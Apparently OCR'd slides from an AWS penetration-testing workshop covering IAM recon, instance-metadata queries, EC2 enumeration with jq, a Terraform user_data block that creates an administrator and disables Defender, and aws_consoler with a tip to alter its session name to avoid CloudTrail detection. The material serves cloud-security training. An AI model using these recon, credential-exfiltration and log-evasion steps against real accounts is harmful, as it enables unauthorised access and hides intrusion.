Access & Right Management

A quick overview of **policy construction**, *the core of Access Management*

A policy can either be attached on:
a `Principal` (identity policy)
a `Resource` (resource policy)

```
{
    "Version": "2012-10-17",
    "Statement":[{
Who     "Principal": "arn:aws:iam::410818068452:user/itsame"
can/can't   "Effect":"Allow",
do what     "Action":["service:action","s3:*"],
on what     "Resource":[
                "arn:aws:service:region:account:rsc-name-type/sub-rsc-name",
                "arn:aws:s3:::bucket-name",
                "arn:aws:s3:::bucket-name/*"]
            }
    ]
}
```


Identity policy does not support the `Principal` element

Resource policy relies on the `Resource` element for fine grain access control

2 - AWS: Recon IAM

Access & Right Management

A quick overview of the main **identity sources** *that can* **authenticate to AWS** *(and then, maybe, perform actions)*



2 - AWS: Recon IAM

Ok, but how do I know which right I have?
- Recon101

The never-ending dilemma between stealth and exhaustivity

OPSEC ⟷ **SPEED / EXHAUSTIVITY**

Analysis Instance behavior

Services

User Data

Home Dir

Credz File

Spot AWS API call

`sts:GetCallerIdentity`

`iam:ListRoles`

`iam:ListAttachedRolePolicies`

Automatic enumeration tools

`iam:GetAccountAuthorizationDetails`

andresriancho / enumerate-iam

carnal0wnage / weirdAAL


2 - AWS: Recon IAM

Instance metadata and userdata

"*Instance* ***metadata*** is data about your instance that you can use to configure or manage the running instance"

Mister AWS Documentation

Instance **userdata** is a shell script that is interpreted by the instance at its creation (or at each start)



2 - AWS: Recon IAM

Hands-on

YOUR GOAL

Discover who you are (on AWS)
Discover (some of) your rights (on AWS)
Exploit this

YOUR TOOLS

AWS CLI

aws sts get-caller-identity

Metadata API **v2** version:

```
TOKEN=`curl -X PUT "http://169.254.169.254/latest/api/token" -H "X-aws-ec2-metadata-token-ttl-seconds: 21600"`
curl -H "X-aws-ec2-metadata-token: $TOKEN" -v http://169.254.169.254/latest/meta-data/
```

3 - AWS: EC2 UserData

Parsing large quantity of information

Using ***AWS CLI*** *formatting*

AWS CLI

```
aws ec2 describe-instances > ec2.json
```


```
{
    "Reservations": [
        {
            "Groups": [],
            "Instances": [
                {
                    "AmiLaunchIndex": 0,
                    "ImageId": "ami-06810ab448caa0133",
                    "InstanceId": "i-0ce385c67038fc265",
                    "InstanceType": "t3.medium",
                    "LaunchTime": "2023-08-03T09:07:26+00:00",
                    "Monitoring": {
                        "State": "disabled"
                    },
                    "Placement": {
                        "AvailabilityZone": "us-west-2a",
                        "GroupName": "",
                        "Tenancy": "default"
                    },
                    "Platform": "windows",
                    "PrivateDnsName": "ip-10-11-0-12.us-west-2.compute.internal",
                    "PrivateIpAddress": "10.11.0.12",
                    "ProductCodes": [],
                    "PublicDnsName": "",
                    "State": {
                        "Code": 16,
                        "Name": "running"
                    },
                    "StateTransitionReason": "",
                    "SubnetId": "subnet-085597639cb1daceb",
                    "VpcId": "vpc-06745aa1a0a2b6db6",
                    "Architecture": "x86_64",
                    "BlockDeviceMappings": [
                        {
                            "DeviceName": "/dev/sda1",
                            "Ebs": {
                                "AttachTime": "2023-08-03T08:45:19+00:00",
                                "DeleteOnTermination": true,
```


AWS CLI

```
aws ec2 describe-instances --query
"Reservations[*].Instances[*].{Instance:InstanceId,PublicIpAdress:[...]}"
--output table --filters "Name=instance-state-name,Values=running"
```

DescribeInstances

InstanceId	Name	PrivateIpAddress	PublicIpAddress
i-0ce38[redacted]	[redacted]	[redacted]	[redacted]
i-0ca09[redacted]	[redacted]	[redacted]	[redacted]
i-0df62[redacted]	[redacted]	[redacted]	[redacted]
i-0fc29[redacted]	[redacted]	[redacted]	[redacted]
i-065cb[redacted]	[redacted]	[redacted]	[redacted]
i-0a70a[redacted]	[redacted]	[redacted]	[redacted]
i-0154a[redacted]	[redacted]	[redacted]	[redacted]
i-0a7a9[redacted]	[redacted]	[redacted]	[redacted]
i-0c809[redacted]	[redacted]	[redacted]	[redacted]
i-07569[redacted]	[redacted]	[redacted]	[redacted]

3 - AWS: EC2 UserData

Parsing large quantity of information

Using **jq** *formatting*

AWS CLI

```
aws ec2 describe-instances > ec2.json
```

Bash

```
jq '.Reservations[].Instances[] | { Id: .InstanceId, PubIPv4: .PublicIpAddress, PrivPIv4: .PrivateIpAddress}' ec2.json
```


```
{
    "Reservations": [
        {
            "Groups": [],
            "Instances": [
                {
                    "AmiLaunchIndex": 0,
                    "ImageId": "ami-06810ab448caa0133",
                    "InstanceId": "i-0ce385c67038fc265",
                    "InstanceType": "t3.medium",
                    "LaunchTime": "2023-08-03T09:07:26+00:00",
                    "Monitoring": {
                        "State": "disabled"
                    },
                    "Placement": {
                        "AvailabilityZone": "us-west-2a",
                        "GroupName": "",
                        "Tenancy": "default"
                    },
                    "Platform": "windows",
                    "PrivateDnsName": "ip-10-11-0-12.us-west-2.compute.internal",
                    "PrivateIpAddress": "10.11.0.12",
                    "ProductCodes": [],
                    "PublicDnsName": "",
                    "State": {
                        "Code": 16,
                        "Name": "running"
                    },
                    "StateTransitionReason": "",
                    "SubnetId": "subnet-085597639cb1daceb",
                    "VpcId": "vpc-06745aa1a0a2b6db6",
                    "Architecture": "x86_64",
                    "BlockDeviceMappings": [
                        {
                            "DeviceName": "/dev/sda1",
                            "Ebs": {
                                "AttachTime": "2023-08-03T08:45:19+00:00",
                                "DeleteOnTermination": true,
                                "Status": "attached"
```



```
{
  "Id": "i-09e[redacted]",
  "PubIPv4": null,
  "PrivPIv4": "172.31.34.170"
}
{
  "Id": "i-0098[redacted]",
  "PubIPv4": "52.39.[redacted]",
  "PrivPIv4": "172.31.27.162"
}
{
  "Id": "i-0973[redacted]",
  "PubIPv4": "52.35.[redacted]",
  "PrivPIv4": "172.31.5.53"
}
```

3 - AWS: EC2 UserData

Hands on

YOUR GOAL

Get an overview of the AWS EC2 instances (and mostly their tags)
Target your instances & the shared ones
Search for an interesting attribute on these targets

YOUR TOOLS

AWS CLI & Bash

```
See Tips & Tricks to have some hint about jq, and how you would:
List all the instance names (with group by)
List all the instance names along with their unique id
List all the attributes of all instances which match a specific tag (such as their name)

for variable in `cat var.list`; do
  aws service action --data $variable > $variable.result
done
```

3 - AWS: EC2 UserData

What Happened?

An AWS instance terraform declaration, with user_data:

```
resource "aws_instance" "Internal_ec2" {
  ami                    = "ami-06810ab448caa0133"
  instance_type          = "t2.small"
  vpc_security_group_ids = [aws_security_group.exposed_ec2_2_windows_sg.id]
  subnet_id              = data.aws_subnet.subnet-2_vpc-1.id
  availability_zone      = "us-west-2a"
  key_name               = aws_key_pair.id_rsa_internal_ec2.id
  iam_instance_profile   = aws_iam_instance_profile.ec2_2_profile.name
  user_data              = <<-EOF
  <powershell>
  Set-ExecutionPolicy Unrestricted
  $username = "bsides-user"
  $password = ConvertTo-SecureString "${terraform.workspace}${random_string.local_user_password_fnct.result}" -AsPlainText -Force
  New-LocalUser -Name "$username" -Password $password -FullName "$username" -Description "Lazy Test user"
  Add-LocalGroupMember -Group "Administrators" -Member "$username"
  Set-MpPreference -DisableRealtimeMonitoring $true
  Set-ItemProperty -Path 'HKLM:\System\CurrentControlSet\Control\Terminal Server' -name "fDenyTSConnections" -value 0
```

Can seems “secure” because no password is committed in the source code, but the clear data are accessible by anyone on the instance



aws


2. Read user data
1. Exposed S3 bucket

4 - AWS: EC2 SnapShots

AWS Consoler, because you're worth it

Remember this?



What if I told you, you can **ask STS** to grant you a **web token**?

https://github.com/NetSPI/aws_consoler

And what if I told you, you can **exfiltrate** your **Windows** role and give it to your **Linux**?

Or you can install aws_consoler on Windows, it's up to you
Chocolatey should be installed

4 - AWS: EC2 SnapShots

AWS Consoler, because you're worth it

You know what's also worth? **Stealthness**

aws_consoler uses default hard coded **RoleSessionName**, that will be logged in **CloudTrail**

You can change the string in le **logic.py** file, at the **line 54**

```
GNU nano 6.4                                  aws_consoler/logic.py

    # Get to temporary credentials
    # If we have a role ARN supplied, start assuming them
    if args.role_arn:
        logger.debug("Role detected, setting up STS.")
        sts = session.client("sts", endpoint_url=args.sts_endpoint)
        logger.info("Assuming role \"%s\" via STS.", args.role_arn)
        resp = sts.assume_role(RoleArn=args.role_arn,
                               RoleSessionName="aws_consoler")
        creds = resp["Credentials"]
        logger.debug("Role assumed, setting up session.")
        session = boto3.Session(
            aws_access_key_id=creds["AccessKeyId"],
            aws_secret_access_key=creds["SecretAccessKey"],
            aws_session_token=creds["SessionToken"])
        logger.info("New role session established.")
    # If we are still a permanent IAM credential, use sts:GetFederationToken
    elif session.get_credentials().get_frozen_credentials() \
            .access_key.startswith("AKIA"):
        sts = session.client("sts", endpoint_url=args.sts_endpoint)
        logger.warning("Creds still permanent, creating federated session.")
        # Effective access is calculated as the union of our permanent creds
                  [ line  54/196 (27%), col  1/63 (  1%), char 1956/8018 (24%) ]
```



4 - AWS: EC2 SnapShots


What, again?

YOUR GOAL

Exfiltrate your Windows Credentials
Generate an HTTPS link to authenticate to the console
Make son IAM recon, who are you, what are your rights?

YOUR TOOLS

AWS Console




AWS CLI

```
aws_consoler –R us-west-2

aws sts get-caller-identity

aws iam list-attached-role-policies –role-name <role-name>
aws iam get-policy --policy-arn <policy-arn>
aws iam get-policy-version --version-id <id> --policy-arn <policy-arn>

aws iam get-account-authorization-details
```


4 - AWS: EC2 SnapShots

How to




4 - AWS: EC2 SnapShots

How to



4 - AWS: EC2 SnapShots

How to





4 - AWS: EC2 SnapShots

